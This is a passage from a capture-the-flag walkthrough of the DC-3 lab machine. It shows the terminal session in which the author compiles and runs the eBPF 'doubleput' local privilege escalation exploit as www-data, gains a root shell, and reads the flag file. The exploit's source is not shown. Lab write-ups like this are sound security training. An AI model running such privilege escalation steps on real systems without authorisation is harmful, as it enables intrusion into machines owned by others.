ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar ebpf_mapfd_doubleput_exploit exploit.tar
www-data@DC-3:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput.c hello.c suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
.insns = (__aligned_u64) insns,
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
.license = (__aligned_u64)""
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput doubleput.c hello hello.c suidhelper suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
ls
ls
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
```

Step 12: Ran ./compile.sh to compile the exploit. Then ran ./doubleput. Got message: 'suid file detected, launching rootshell... we have root privs now'.



```
Session Actions Edit View Help
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
               ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                ^

www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput doubleput.c hello hello.c suidhelper suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
ls
ls
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# ls
compile.sh doubleput.c hello suidhelper
doubleput fuse_mount hello.c suidhelper.c
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat the-flag.txt
cat the-flag.txt
Well Done!!!
```

⌨, move the mouse pointer inside or press Ctrl+G.

Step 13: After getting root shell, navigated to /root directory. Found the-flag.txt file. Ran cat the-flag.txt ? flag displayed with 'Well Done!!!' ASCII art.

```
Session Actions Edit View Help
starting writev
woohoo, got pointer reuse
ls
ls
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# ls
compile.sh doubleput.c hello suidhelper
doubleput fuse_mount hello.c suidhelper.c
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat the-flag.txt
cat the-flag.txt
Well Done!!!

Congratulations are in order. :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!
root@DC-3:/root#
```

Step 14: Full flag content read. Challenge completed successfully. DC-3 fully pwned ? from port scan to root in 14 steps.